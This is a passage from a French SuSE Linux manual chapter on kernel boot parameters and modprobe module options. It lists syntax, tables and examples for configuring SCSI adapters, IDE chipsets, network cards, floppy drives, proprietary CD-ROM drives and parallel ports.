- Les pilotes peuvent être chargés en cas de besoin dans le noyau qui est désigné dans ce cas sous le nom de noyau *modulaire*. Ceci présente l'avantage que seuls les pilotes vraiment nécessaires sont chargés et que le noyau n'est pas inutilement encombré. Le noyau contenu sur la disquette d'amorçage SuSE fonctionne avec des modules et peut ainsi manipuler la plupart des configurations matérielles.

Certains pilotes n'existent pas encore sous forme de modules.

Que les pilotes soient inclus de façon permanente dans le noyau ou qu'ils soient chargés, il peut arriver que le noyau ne soit pas en mesure, dans un cas comme dans l'autre, de reconnaître par lui-même l'un des composants matériels. Vous avez alors la possibilité de lui “donner un coup de pouce” en spécifiant plus exactement ce composant matériel au moyen de paramètres.

Dans le cas de noyaux monolithiques, les paramètres doivent être transmis au noyau à l'invite d'amorçage ou par un chargeur d'amorçage¹. Les pilotes sous forme de modules reçoivent leurs paramètres par la commande **insmod** ou **modprobe** qui permet de charger aussi le module en même temps.

Malheureusement, le format utilisé pour spécifier les paramètres est différent selon qu'il s'agisse de pilotes inclus dans le noyau ou de pilotes chargés sous

¹ Pour cette raison, ces paramètres sont aussi appelés paramètres LILO, du nom du chargeur traditionnel pour architectures x86.

14. Paramètres du noyau

forme de modules. C'est pourquoi les paramètres dont vous trouverez la liste plus bas sont soigneusement séparés. Pour quelques modules peu nombreux (lecteurs de CD-ROM), le mode de transmission des paramètres a cependant été unifié et il est ainsi possible de spécifier, lors du chargement d'un module, les mêmes paramètres qu'à l'invite de LILO.

14.2 Quelques astuces

Avant d'en arriver aux listes des paramètres, encore quelques astuces concernant la reconnaissance du matériel par les pilotes ainsi que la transmission des paramètres et le démarrage avec la disquette d'amorçage SuSE :

- La plupart des pilotes peuvent exécuter ce que l'on appelle une *détection automatique* (angl. *autoprobing*). Cela signifie que le pilote essaie différentes adresses sous lesquelles se trouve habituellement le composant concerné. Il peut toutefois arriver que le pilote détecte un composant qu'il n'a pas à gérer et qu'il l'initialise par erreur. Ceci peut entraîner un plantage de la machine.
- Il arrive aussi occasionnellement qu'il soit possible de charger avec succès un module bien que le matériel qu'il gère normalement ne soit pas présent dans la machine (ceci s'applique surtout aux pilotes de cartes réseau 3Com).

Vous devriez malgré tout, afin de simplifier les choses, faire d'abord exécuter une détection automatique. Il vous sera toujours possible de décharger les pilotes chargés par erreur. Dans le cas où le matériel ne serait pas reconnu, vous pouvez essayer, par une spécification des paramètres, de faire connaître la configuration au noyau afin qu'il soit quand même en mesure d'accéder correctement aux composants.

- Il existe enfin certains composants matériels pouvant être gérés par plusieurs pilotes (**NCR 53C810**, **Ultrastor**). Selon les informations que nous possédons, il semble qu'aucun des deux pilotes Ultrastor ne présente un avantage particulier par rapport à l'autre. Le pilote BSD pour le NCR53C810 supporte aussi les autres produits NCR53C8xx (par exemple 53C875) alors que seul le pilote NCR ancien modèle supporte des graveurs de CD. Faites tout simplement un essai pour savoir quel pilote reconnaît votre matériel de façon fiable.
- Si vous venez d'amorcer, le clavier américain est encore actif. Comparez avec l'illustration de la figure 14.1.

14.3 Les paramètres

14.3.1 Notation et signification

Dans les listes de paramètres du noyau qui vont suivre, vous trouverez les différents périphériques ou leurs pilotes ainsi que les paramètres d'appel qu'il est possible ou indispensable d'utiliser. Les paramètres apparaissent toujours avec la même signification :

14.3. Les paramètres




FIG. 14.1: Disposition des touches d'un clavier américain

<addr>	Spécification du port en hexadécimal (par exemple 0x300)
<irq>	Interruption sous laquelle il est accédé au périphérique (par exemple 7)
<dma>	Canal DMA par lequel le périphérique communique (par exemple 1)
<adresse d'implantation> ,	
<adresse finale>	zone de mémoire hexadécimale pour <i>mémoire partagée</i>

TAB. 14.1: Dénomination de variables fréquemment utilisées pour les paramètres du noyau

Dans ce qui suit, il sera surtout fait une description des paramètres essentiels à la réussite de l'installation. Il existe également toute une série d'autres paramètres utilisés à des fins particulières. Notez aussi que pour la spécification des paramètres il est impératif de différencier les majuscules des minuscules !

Après l'installation, vous trouverez dans le `BootPrompt-HOWTO`, sous `/usr/doc/howto` ainsi que dans les sources du noyau, dans le fichier `/usr/src/linux/Documentation/kernel-parameters.txt`, une introduction détaillée aux paramètres du noyau qu'il est possible d'utiliser.

14.3.2 Paramètres transmis au noyau à l'invite d'amorçage

Les paramètres énumérés dans ce paragraphe ne peuvent être transmis au noyau que directement, par exemple à l'invite d'amorçage de **SYSLINUX** (disquette d'amorçage fournie), à l'invite de **LILO** ou au moyen de **loadlin**. Si le pilote concerné doit être utilisé sous forme de module chargeable, voyez au prochain paragraphe (paragraphe 14.3.4) les paramètres à utiliser dans ce cas.

14. Paramètres du noyau



Tous les paramètres nécessaires à un pilote doivent être spécifiés directement les uns derrière les autres, séparés par des virgules ! Il ne doit en aucun cas y avoir d'espace entre les paramètres spécifiés !

Pour définir par exemple les paramètres pour le pilote `aha1542` à l'invite d'amorçage, faites l'entrée suivante en tenant compte du fait que le nom du fichier du noyau doit toujours être spécifié en premier lieu (sur la disquette d'amorçage SuSE, le nom du noyau est `linux` !) :

```
linux aha1542=0x300
```

Paramètres généraux d'amorçage

Paramètres généraux Il est possible, avec quelques paramètres, d'influer sur le comportement général du noyau Linux.

- *Mode de redémarrage (reboot)* (en quittant Linux)

`reboot=<mode>`

dans ce cas, on utilise pour `<mode>` les valeurs suivantes :

Variable	Valeurs / Signification
<code><mode></code>	<code>warm</code> Redémarrage à chaud (sans test mémoire) <code>cold</code> Redémarrage à froid (avec test mémoire) <code>bios</code> Redémarrage avec routine du BIOS <code>hard</code> Redémarrage par blocage du CPU (triple fault)

Exemple : `reboot=cold`

démarré la machine après l'arrêt de Linux, de la même manière que si la touche de remise à zéro avait été pressée.

- *Protection de zones d'E/S (réserver)*

`reserve=<début1>,<largeur1>,...,<débutN>,<largeurN>`

À l'aide de ce paramètre, vous pouvez réserver des zones d'E/S pour des composants matériels qui ne tolèrent pas une détection automatique de leur adresse d'E/S et réagissent par exemple en provoquant un effondrement du système.

Exemple : en entrant

```
reserve=0x330,32 ether=5,0x330,eth0
```

il est possible de protéger contre la détection automatique une carte réseau sensible qui peut cependant être initialisée. Dans notre exemple, la carte réseau a une zone de 32 adresses commençant par l'adresse `0x330`, et l'interruption 5.

Pour connaître la signification des paramètres des cartes réseau, reportez-vous au paragraphe 14.3.2, page 344.

- *Montage de la partition racine (root)*

`root=<partition>`

Variable	Valeurs / Signification
<code><partition></code>	par exemple <code>/dev/hda1</code> , <code>/dev/sdb5</code>

Exemple : `root=/dev/hda5`

amorce le noyau et tente de monter la partition root de la première unité logique dans la partition étendue sur le premier disque dur (E)IDE.

– *Taille de la mémoire centrale (RAM)*

`mem=<taille>`

Vous pouvez spécifier la taille de la *mémoire* en octets, kilo-octets ou méga-octets. Les exemples ci-dessous vous montrent deux notations différentes pour 96 Mo de RAM

Exemples :

`mem=96M`

`mem=98304k`

Dans de très rares cas, il peut arriver que la carte mère ou le chipset ne puisse pas libérer la totalité de la mémoire. Tenez alors compte de la mémoire utilisée par la carte mère ou le chipset (une quantité pouvant atteindre 512 Ko est tout à fait possible). Vous pouvez, en procédant par tâtonnement, réussir à découvrir le chiffre exact. Mais pour plus de facilité, partez plutôt du principe qu'il s'agit de 512 Ko comme dans notre exemple :

`mem=5ff8000`

Si vous utilisez un clone de Pentium, vous pouvez par l'entrée

`mem=nopentium`

inciter une machine qui refuse de démarrer à se mettre au travail.

Contrôleurs SCSI et sous-système SCSI

Il est possible d'influencer la plupart des contrôleurs SCSI en utilisant des paramètres.

Contrôleurs SCSI

– *Lecteurs de bandes SCSI (streamers)*

`st=<tampon>,<seuil>[,<max>]`

Variable	Valeurs / Signification
<code><tampon></code>	Taille du tampon (nombre de blocs de 1 Ko)
<code><seuil></code>	Seuil d'écriture (nombre de blocs de 1 Ko) (angl. <i>write threshold</i>)

Exemple : `st=1000,2000`

– *Nombre de périphériques SCSI par ID*

`max_scsi_luns=<nombre>`

Variable	Valeurs / Signification
<code><nombre></code>	1..8

14. Paramètres du noyau

Exemple :

Lorsque seul le premier LUN (angl. *logical unit number*) doit est utilisé, le paramètre `max_scsi_luns=1` doit être positionné.

Les changeurs de CD constituent une application typique. Dans ce cas, le nombre de CD utilisables correspond au paramètre `max_scsi_luns`

– Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 adaptateur hôte SCSI

`aha152x=<addr>,<irq>,<id>[,<rec>[,<par>[,<sync>[,<delay>[<ext_trans>]]]]]`

Variable	Valeurs / Signification
<id> (SCSI-ID de l'adaptateur hôte)	ID de l'adaptateur hôte, souvent 7
<rec> (reconnect)	0, 1
<par> (parity)	0, 1 Contrôle de parité
<sync> (synchronous)	0, 1 Transmission synchrone
<delay>	100 Délai du bus, valeur par défaut
<ext_trans>	0, 1 Translation C/H/S

Avec ce pilote, il est possible d'utiliser de nombreux contrôleurs SCSI peu coûteux. Par exemple, toutes les cartes son dotées d'un contrôleur SCSI (à l'exception de **Pro Audio Spectrum**) contiennent une puce Adaptec et peuvent être utilisées avec ce pilote.

Pour faire fonctionner tous les 152x non originaux, il semble que le 4ème paramètre (RECONNECT) soit indispensable. Pour presque tous les types, il doit être positionné à '0' sauf pour le AHA2825 qui requiert un '1'.

Exemple : `aha152x=0x300,10,7`

– Adaptec AHA-1540 / 1542 adaptateur hôte SCSI

`aha1542=<addr>[,<buson>,<busoff>[,<vitesse DMA>]]`

Variable	Valeurs / Signification
<buson>	2..15
<busoff>	1..64
<vitesse DMA>	5,6,7,8,10

Exemple : `aha1542=0x300`

– Adaptec AHA-274x / 284x / 294x adaptateur hôte

`aic7xxx=<modifier>[,<modifier>[, ...]]`

14.3. Les paramètres

Variable	Valeurs / Signification
<modifieur>	<p>extended active la translation de la géométrie du disque</p> <p>no_reset empêche une réinitialisation (angl. <i>reset</i>) du bus SCSI lors de l'initialisation de l'adaptateur hôte</p> <p>irq_trigger :<x> seulement pour systèmes Eisa x = 0 pour interruption sur front (edge triggered) x = 1 pour interruption sur niveau (level-sensitive)</p> <p>verbose pour l'augmentation du nombre des messages</p> <p>reverse_scan lorsque plusieurs cartes du BIOS ne sont pas traitées correctement</p> <p>7895_irq_hack :<x> x = -1 pour cartes mères Tyan II</p> <p>pci_parity :<x> par défaut : parité paire, x = 0 pas de contrôle de parité, x = 1 parité impaire</p> <p>tag_info :,,,, Gestion de la file d'attente pour l'accroissement de la performance, pour experts (voir les sources du noyau)</p>

Exemple : `aic7xxx=no_reset`,
si la machine plante à la réinitialisation du bus SCSI.

Pour les adaptateurs hôtes SCSI basés sur **aic7xxx**, les paramètres ne sont nécessaires que dans le cas où la fonction s'avère défectueuse ou insatisfaisante.

Le AHA-2940 AU ne fonctionne de façon fiable qu'à partir de la version 1.3 du BIOS. Il est possible d'obtenir des mises à jour en s'adressant au support technique Adaptec.

L'adaptateur hôte SCSI Adaptec 2920 n'est pas géré par ce pilote mais par le pilote Future Domain (paragraphe 14.3.2, page 340) !

– AdvanSys adaptateur hôte SCSI

`advansys=<addr1>,<addr2>,...,<addr4>,<debug_level>`

Exemple : `advansys=0x110,0x210`

Cet exemple fait savoir au noyau qu'il doit rechercher l'adaptateur hôte AdvanSys aux adresses spécifiées.

– AM53/79C974 adaptateur hôte SCSI

`AM53C974=<id hôte>,<id cible>,<taux>,<offset>`

14. Paramètres du noyau

Variable	Valeurs / Signification
<id hôte>	ID SCSI de l'adaptateur hôte, souvent 7
<id cible>	ID SCSI du périphérique 0..7
<taux>	3, 5, 10 MHz/s taux maximal de transfert
<offset>	Mode de transfert ; 0 = asynchrone

Lorsque l'adaptateur hôte semble "avaler de travers", on réduit le taux maximal de transfert pour le périphérique (par exemple le premier lecteur de CD-ROM SCSI /dev/scd0 avec ID 5) sur le bus SCSI :

Exemple : `AM53C974=7,5,3,0`

Pour chaque périphérique, on peut ajouter des taux et des modes de transfert et il est alors possible que `AM53C974=x,x,x,x` apparaisse jusqu'à sept fois pour un adaptateur hôte.

– BusLogic – adaptateur hôte SCSI

`BusLogic=<addr>`

`BusLogic=<probing>`

Exemple : `BusLogic=0x300`

Variable	Valeurs / Signification
<addr>	Adresse de l'adaptateur, par exemple 0x300
<probing>	<p><code>NoProbe</code> Il n'est pas recherché d'adaptateur</p> <p><code>NoProbeISA</code> Il n'est pas recherché d'adaptateur ISA</p> <p><code>NoProbePCI</code> Il n'est pas recherché d'adaptateur PCI</p> <p><code>NoSortPCI</code> L'ordre des adaptateurs multimaitres est déterminé par le BIOS du PCI</p> <p><code>MultiMasterFirst</code> Multimaster avant Flashpoint</p> <p><code>FlashPointFirst</code> Flashpoint avant Multimaster</p> <p><code>InhibitTargetInquiry</code> Pour vieux périphériques qui ont des problèmes avec <code>scsi_luns > 0</code>.</p> <p><code>TraceProbe</code> affiche des messages supplémentaires lors de l'initialisation de l'adaptateur</p> <p><code>TraceHardwareReset</code> affiche des messages supplémentaires lors de la réinitialisation matérielle de l'adaptateur</p> <p><code>TraceConfiguration</code> affiche des messages supplémentaires lors de la configuration de l'adaptateur</p> <p><code>TraceErrors</code> affiche les messages d'erreur des périphériques connectés</p> <p><code>Debug</code> affiche tout</p>

Cet adaptateur hôte peut encore être configuré au moyen de plusieurs autres paramètres. Ceci a pour but d'affiner la configuration et se trouve décrit dans `/usr/src/linux/drivers/scsi/README.BusLogic`.

– Future Domain, adaptateur hôte SCSI TMC-16x0

`fdomain=<addr>,<irq>[,<id>]`

Variable	Valeurs / Signification
<id>	ID SCSI de l'adaptateur hôte 0..7

14.3. Les paramètres

Ce pilote gère aussi l'adaptateur hôte SCSI **Adaptec 2920**.

Exemple : `fdomain=0x140,11,7`

- *Future Domain, adaptateur hôte TMC-885/950*

`tmc8xx=<addr>,<irq>`

Exemple : `tmc8xx=0xca000,5`

- *NCR 5380, famille d'adaptateurs hôtes SCSI*

`ncr5380=<addr>,<irq>,<dma>`

Exemple : `ncr5380=0x340,10,3`

- *NCR 53c400, famille d'adaptateurs hôtes SCSI*

`ncr53c400=<addr>,<irq>`

Exemple : `ncr53c400=0x350,5`

Ce pilote gère par exemple l'adaptateur hôte très répandu **Trantor T130B**

- *NCR 53c406a, famille d'adaptateurs hôtes SCSI*

`ncr53c406a=<addr>[,<irq>[,<fastpio>]]`

Variable	Valeurs / Signification
<code><fastpio></code>	0, s'il n'est pas souhaité un mode PIO plus rapide

Exemple : `ncr53c406a=0x330,10,0`

- *Seagate ST01/02, adaptateur hôte SCSI*

`st0x=<addr>,<irq>`

Exemple : `st0x=0xc8000,5`

- *Trantor T128/128F/228, adaptateur hôte SCSI*

`t128=<addr>,<irq>`

Exemple : `t128=0x340,10`

Contrôleurs (E)IDE et périphériques ATAPI

De nombreux paramètres peuvent être utilisés pour la configuration du contrôleur (E)IDE et des périphériques qui y sont connectés.

- *CD-ROM ATAPI relié au contrôleur (E)IDE*

`hd<x>=cdrom`

`hd<x>=serialize`

**Contrôleurs
(E)IDE
Périphériques
ATAPI**

Variable	Valeurs / Signification
<code><x></code>	a, b, c, d, avec dans ce cas : a maître au 1er contrôleur IDE b esclave au 1er contrôleur IDE c maître au 2ème contrôleur IDE d esclave au 2ème contrôleur IDE

14. Paramètres du noyau

Exemple :

On fera connaître un lecteur de CD-ROM ATAPI connecté en mode maître au 2ème contrôleur IDE par `hdc=cdrom`.

– Disque dur

`hd<x>=<cylindres>,<têtes>,<secteurs>[,<écriture>[,<irq>]]`

Variable	Valeurs / Signification
<x>	a, b, ..., h 1er au 8ème disque dur.
<cylindres>	Nombre de cylindres
<têtes>	Nombre de têtes
<secteurs>	Nombre de secteurs
<écriture>	Cylindre à partir duquel la compensation en écriture est appliquée
<irq>	Interrupt

Si le BIOS est déjà vieux, il peut arriver que la géométrie exacte du disque ne soit pas reconnue. Les paramètres corrects seront alors transmis d'une manière qui permette quand même au noyau d'accéder à la totalité du disque.

Exemple : `hdc=1050,32,64`

`hd<x>=<trouble>`

Variable	Valeurs / Signification
<x>	a, b, ..., h 1er au 8ème disque dur
<trouble>	<code>noprobe</code> , lorsqu'il s'avère problématique de tester un disque dur existant <code>none</code> Ignorer l'entrée CMOS et ne pas faire de test <code>nowerr</code> Ignorer le bit WREE_STAT <code>cdrom</code> reconnu par erreur comme disque dur ou pas du tout reconnu, ou échec de l'amorçage <code>autotune</code> utilisation du mode PIO le plus rapide <code>slow</code> chaque accès est suivi d'une longue pause, provoque un net ralentissement, résoud parfois le problème et constitue la dernière possibilité

Lorsqu'un lecteur de CD-ROM n'est pas reconnu de façon fiable, la spécification de `<cdrom>` peut résoudre ce problème.

Exemple : `hdd=cdrom`

– Chipsets pour contrôleurs EIDE

`ide0=<Chipsatz>`

Une série de contrôleurs EIDE possède des chipsets défectueux ou pose des problèmes lorsque le deuxième contrôleur doit être utilisé.

Pour un grand nombre de ces chipsets, il existe donc maintenant dans le noyau un support spécial qui doit toutefois encore être activé par un paramètre du noyau.

Les chipsets suivants peuvent être configurés :

CMD 640	Ce chipset se trouve sur de très nombreuses cartes mères. Mais comme il est très défectueux, le noyau offre un support spécial qui le reconnaît et contourne ainsi le problème. En outre, l'utilisation du deuxième contrôleur n'est possible, dans certains cas, qu'au moyen du code spécial. Dans les systèmes PCI, la puce est reconnue automatiquement, dans les systèmes VLB, il est nécessaire d'utiliser le paramètre du noyau suivant : <code>ide0=cmd640_vlb</code> .
RZ 1000	Cette puce, utilisée sur beaucoup de cartes mères avec le chipset Neptun est défectueuse. Si le support est activé, le système fonctionnera plus lentement mais sans incohérence. Une activation plus poussée à l'aide d'un paramètre du noyau n'est pas nécessaire.
DTC-2278	C'est seulement en activant ce pilote par le paramètre <code>ide0=dtc2278</code> que l'on peut utiliser le deuxième contrôleur.
Holtek HT6560B	Pour activer le deuxième contrôleur, le paramètre suivant est nécessaire : <code>ide0=ht6560b</code> .
QDI QD6580	En activant ce pilote, vous obtiendrez de plus grandes vitesses : <code>ide0=qd6580</code> .
UMC 8672	Pour activer le deuxième contrôleur, le paramètre suivant est nécessaire : <code>ide0=umc8672</code> .
ALI M1439/M1445	Pour activer le deuxième contrôleur, le paramètre suivant est nécessaire : <code>ide0=ali14xx</code> .
PROMISE DC4030	Pour activer le deuxième contrôleur, le paramètre suivant est nécessaire : <code>ide0=dc4030</code> . Les lecteurs de CD-ROM et lecteurs de bandes reliés au deuxième contrôleur ne sont pas encore supportés !

TAB. 14.2: Chipsets particuliers

Si le chipset, bien que ne faisant pas partie de ceux marqués comme défectueux, n'est quand même pas reconnu, il est possible de résoudre le problème en transmettant les paramètres suivants :

```
ide<nummer>=<basis>[,<control>[,<irq>]]
```

14. Paramètres du noyau

Variable	Valeurs / Signification
<nummer>	Numéro de l'adaptateur, souvent 0 ou 1, mais aussi 3 ou 4
<basis>	Adresse de base de l'adaptateur, souvent 0x1f0, 0x170, 0x1e8 ou 0x168
<control>	Registre de contrôle de l'adaptateur, souvent 0x3f6, 0x376, 0x3ee ou 0x36e
<irq>	Interruption de l'adaptateur, souvent 14, 15, 11 ou 10

Si vous rencontrez des difficultés bien que le chipset ne fasse pas partie de ceux marqués comme défectueux, vous pouvez y remédier en transmettant les paramètres suivants :

ide<nummer>=<tune>

Variable	Valeurs / Signification
<nummer> <tune>	Numéro de l'adaptateur, souvent 0 ou 1, mais aussi 3 ou 4. autotune : tentative avec la valeur de PIO la plus élevée ; n'est pas supportée par tous les chipsets noautotune : pas d'amélioration de la vitesse serialize : pas de chevauchement temporaire des opérations avec le prochain adaptateur hôte

Si le chipset ne fait pas partie de ceux marqués comme défectueux et si vous voulez obtenir une vitesse maximale, il est possible de faire connaître la vitesse du bus. Consultez la documentation qui accompagne votre carte mère.

idebus=<speed>

Autres possibilités

Carte réseau
Lecteur de
disquettes

– Ethernet, carte réseau

ether=<irq>,<addr>[,<par1>[,<par2>...<par8>]],<nom>

Les divers paramètres de <par1> à <par8> ont pour les différents pilotes une signification différente. La plupart du temps, il suffit (mais ce n'est même pas toujours nécessaire) de spécifier deux paramètres qui sont l'adresse de début et l'adresse de fin de la zone de *mémoire partagée* (angl. *shared memory*). Le premier argument non numérique est traité comme étant le nom.

<irq>	Interruption utilisée ; 0 pour détection automatique.
<addr>	Adresse de port ; 0 pour détection automatique.

TAB. 14.3: Continuer à la page suivante...

<start>	Adresse de début pour mémoire partagée (angl. <i>shared memory</i>). Certains pilotes utilisent les 4 bits inférieurs pour le niveau “debug”. Le pilote Lance utilise ces bits pour le canal DMA.
<end>	Adresse de fin pour mémoire partagée. Le pilote 3COM3c503 utilise ce paramètre pour différencier les transcepteurs internes des transcepteurs externes.
<xcvr>	Type du transcepteur La carte Cabletron E21XX utilise les 4 bits inférieurs pour sélectionner le support.
<Name>	Nom de l’interface (habituellement <code>eth0</code>).

TAB. 14.3: Dénomination des variables pour cartes réseau Ethernet

Ce paramètre est le plus souvent utilisé pour amener le noyau à reconnaître plus d’une carte réseau car normalement seule la première carte est recherchée. Ceci peut être obtenu par

```
ether=0,0,eth1
```

Tenez compte du fait qu’en spécifiant 0 pour la demande d’interruption (IRQ) et l’adresse, on ordonne au pilote de faire ce que l’on appelle une *détection automatique* (angl. *autoprobing*), c’est-à-dire d’essayer différentes valeurs de façon autonome.

– *Lecteur de disquette*

```
floppy=<drive>,<type>,cmos
```

Variable	Valeurs / Signification
<lecteur>	0, 1, 2, 3
<type>	0 - prend les valeurs CMOS 1 - 5.25 pouces DD, 360 KB 2 - 5.25 pouces HD, 1,2 MB 3 - 3.5 pouces DD, 720 KB 4 - 3.5 pouces HD, 1,44 MB 5 - 3.5 pouces ED, 2,88 MB 6 - 3.5 pouces ED, 2,88 MB 16 - inconnu ou inexistant

```
floppy=<valeur>
```

Vous pouvez remplacer <valeur> par les valeurs suivantes (tableau 14.4) :

<code>one_drives</code>	Un seul lecteur de disquettes
-------------------------	-------------------------------

14. Paramètres du noyau

asus_pci	Empêche l'accès au 3ème et au 4ème lecteur de disquettes
daring	Seulement pour les contrôleurs qui ne posent aucun problème - augmente la performance
0,daring	Le contraire de daring
[<addr>],two_fdc	Lorsque la valeur pour <addr> est omise pour deux contrôleurs de disquettes, on implice pour le deuxième contrôleur de disquette une adresse de port de 0x370.
thinkpad	Ordinateur IBM Thinkpad
0,thinkpad	Pas d'ordinateur Thinkpad
omnibook	Ordinateur Omnibook
nodma	Pour ordinateur Omnibook
dma	Standard
nofifo	S'il apparaît un message "Bus master arbitration error"
fifo	Par défaut
0xX,fifo_depth	Seuil FIFO par défaut 0xA
unexpected_interrupts	Afficher un avertissement lorsque des interruptions inattendues se produisent
no_unexpected_interrupts	Cette valeur donne le résultat inverse de unexpected_interrupts
L40SX	idem

TAB. 14.4: valeurs pour le paramètre du noyau floppy

- Logitech, souris bus
bmouse=<irq>
- Contrôleur de disques durs XT
xd=<typ>,<irq>,<addr>,<dma>

14.3.3 Lecteurs de CD-ROM connectés à des contrôleurs propriétaires

Anciens
lecteurs de
CD-ROM

- Aztech CDA268-01, CD-ROM
aztcd=<addr>[,0x79]
La valeur 0x79 ne doit être spécifiée que dans le cas d'une version de microprogramme (angl. *firmware*) inconnue.
Exemple : aztcd=0x320
- Goldstar, lecteur de CD-ROM R420

14.3. Les paramètres

`gscd=<addr>`

- *Mitsumi, lecteur de CD-ROM*

`mcd=<addr>,<irq>[,<attente>]`

Variable	Valeurs / Signification
<code><attente></code>	valeur pour le temps d'attente au démarrage

On peut faire varier le paramètre `<attente>` dans une marge située entre 0 et 10 si le lecteur de CD-ROM a une réaction trop lente aux requêtes du système ("timeout"), ce qui peut avoir éventuellement pour conséquence que l'image de root n'est pas détectée pendant l'installation.

Exemple : `mcd=0x300,10,5`

- *Mitsumi, lecteur de CD-ROM (multisession)*

`mcdx=<addr>,<irq>[,<addr>,<irq>]`

Exemple : `mcd=0x300,10` Jusqu'à 5 lecteurs sont supportés

- *Interface Mozart*

`isp16=[<addr>[,<irq>[,<dma>]]][[,]<typ>]`

Variable	Valeurs / Signification
<code><type></code>	Sanyo, Panasonic, Sony, Mitsumi

Ce pilote gère des lecteurs de CD-ROM connectés à une carte son **ISP16**, **MAD16** ou **Mozart**. La valeur pour la variable `<type>` dépend du connecteur d'interface auquel le câble du CD-ROM est branché sur la carte son.

Exemple : `isp16=0x340,10,3,Sony`

- *Optics Storage, lecteur de CD-ROM 8000 AT*

`optcd=<addr>`

Exemple : `optcd=0x340`

- *Philips, lecteur de CD-ROM CM206*

`cm206=<addr>,<irq>`

Exemple : `cm206=0x340,10`

- *Pro Audio Spectrum 16, adaptateur hôte SCSI*

`pas16=<addr>,<irq>`

La carte son **Pro Audio Spectrum 16** est dotée d'un adaptateur hôte dont la configuration peut être communiquée au noyau avec ce paramètre.

Exemple : `pas16=0x340,10`

Lorsque la reconnaissance de la carte a échoué, elle peut se faire sans l'interruption. Dans ce cas, l'interruption sera positionnée à 255.

Exemple : `pas16=0x340,255`

14. Paramètres du noyau

- Sanyo, lecteur de CD-ROM

`sjcd=<addr>`

Exemple : `sjcd=0x340`

- Sony CDU 31/33 A

`cdu31a=<addr>,<irq>[,PAS]`

Pour ce qui concerne ce pilote, la détection automatique (angl. *autoprobing*) a complètement disparue du noyau, ce qui rend absolument indispensable une spécification des paramètres.

Exemple : `cdu31a=0x340,5`

Si aucune interruption n'est prévue pour le lecteur, l'accès n'est possible que par interrogation (angl. *polling*) et il doit être spécifié 0 comme IRQ.

Exemple : `cdu31a=0x340,0`

Si ce lecteur est connecté à une carte Pro Audio Spectrum, les paramètres peuvent être les suivants :

Exemple : `cdu31a=0x1f88,0,PAS`

- Sony CDU 535

`sonycd535=<addr>,<irq>`

Exemple : `sonycd535=0x340,10`

- Soundblaster Pro 16 MultiCD

`sbpcd=<addr>,<type>`

Variable	Valeurs / Signification
<code><type></code>	LaserMate, SPEA, SoundBlaster, SoundScape, Teac 16bit

Exemple : `sbpcd=0x230,SoundBlaster`

Le port parallèle

Port parallèle

- Port parallèle

`parport=<addr0>,[<irq0> [parport=<addr1>,[<irq1>
[parport=<addr2>,[<irq2>]]]]]`

Variable	Valeurs / Signification
<code><addrX></code>	Adresse
<code><irqX></code>	Interruption

Exemple : `parport=0x3bc parport=0x378,7 parport=0x278,auto`

- Imprimante sur port parallèle

`lp=<parport0> [lp=<parport1> [lp=<parport2>]]`

Variable	Valeurs / Signification
<code><parportX></code>	Port parallèle

Exemple : `lp=parport0 lp=parport2`

Exemple : `lp=0x278,5,0x378,7`

14.3.4 Paramètres modprobe

Dans ce paragraphe, nous présenterons les paramètres qui peuvent être utilisés pour le chargement d'un pilote en tant que module. S'il n'était pas possible de charger un pilote bien que des paramètres aient été spécifiés ou s'il ne se trouvait pas de paramètre adéquat pour ce pilote dans le présent paragraphe, vous devrez malheureusement intégrer un tel pilote dans un noyau monolithique.

Certains pilotes ne sont pas encore disponibles sous forme de modules. Certains autres, peu nombreux, ne reconnaissent le matériel de façon fiable que si le pilote est inclus en permanence dans le noyau. Il vaut en tout cas la peine de faire un essai afin de savoir si le pilote en question peut être utilisé sous forme de module.

Si le pilote est chargé en tant que module, toute variable utilisée dans le module peut être écrite dans la ligne de commande. Il existe par exemple dans le pilote pour cartes **NE2000** la variable du nom de `io` qui spécifie la zone d'E/S. Ainsi, la commande correcte de chargement de ce module est donc (voir aussi, au chapitre sur le noyau, le paragraphe 13.2, page 326) :

```
terre:/ # insmod ne io=0x300 irq=10
```

ou mieux avec **modprobe** :

```
terre:/ # modprobe ne io=0x300 irq=10
```

Prenez garde, en spécifiant les paramètres, à ne taper aucun espace ni avant ni après le signe d'égalité. Vous devez en outre entrer des valeurs hexadécimales sous la forme présentée dans l'exemple (en les faisant précéder de '0x').

Si plusieurs paramètres peuvent être spécifiés pour un pilote, vous devez absolument les séparer par des espaces ! Ceci constitue une différence fondamentale avec la transmission des paramètres à l'invite d'amorçage où il ne doit pas y avoir d'espaces entre les paramètres concernant un seul et même pilote !



Les paramètres que vous spécifiez ici peuvent aussi être repris dans le fichier `/etc/conf.modules`. On peut y spécifier toute une série de paramètres pour chaque module. Ceci se fait dans une ligne de commande propre à chaque module. Ces lignes de commandes ont la structure suivante :

```
options <nom du module> <parm1>=<valeur1> ...
```

avec dans ce cas :

Variable	Valeurs / Signification
<nom du module>	Nom du fichier de module sans extension .o
<parm1>	Paramètre 1
<wert1>	Valeur assignée au paramètre 1

L'entrée pour la carte NE2000 de l'exemple ci-dessus serait par conséquent :

```
options ne io=0x300 irq=10
```

Voici maintenant une liste des paramètres les plus importants pour la plupart des modules

14. Paramètres du noyau

Contrôleur SCSI et sous-système SCSI

- *Adaptec, adaptateurs hôtes AHA-1520 / 1522 / 1510 / 1515 / 1505*

Nom du module : `aha152x.o`

Variable	Valeurs / Signification
<code><io></code>	<code><addr></code>
<code><irq></code>	<code><irq></code>
<code><id></code>	ID SCSI de l'adaptateur hôte ; par défaut 7
<code><rec></code>	reconnexion ; 0, 1
<code><par></code>	parité ; 0, 1
<code><sync></code>	mode synchrone ; 0, 1
<code><translat></code>	translation de la géométrie du disque ; 0, 1

Comme à l'invite de LILO :

Exemple : `modprobe aha152x aha152x=0x340,10,7,1,1,0,0,0`

Pour un deuxième adaptateur hôte :

Exemple : `modprobe aha152x aha152x1=0x140,12,7,1,1,0,0,0`

- *Future Domain, adaptateur hôte TMC-16x0*

Nom du module : `fdomain.o`

Ce pilote gère entre autres l'adaptateur hôte SCSI **Adaptec 2920**.

`fdomain=<addr>,<irq>[,<id>]`

Variable	Valeurs / Signification
<code><addr></code>	<code><addr></code>
<code><irq></code>	<code><irq></code>
<code><id></code>	<code><id></code>

Comme à l'invite de LILO :

Exemple : `modprobe fdomain fdomain=0x140,11,7`

- *Famille d'adaptateurs hôtes SCSI NCR 5380 ou NCR 53C400*

Nom du module : `g_NCR5380.o`

Paramètres	Valeurs
<code>ncr_addr</code>	<code><addr></code>
<code>ncr_irq</code>	<code><irq></code> ; désactiver avec 255
<code>ncr_dma</code>	<code><dma></code>
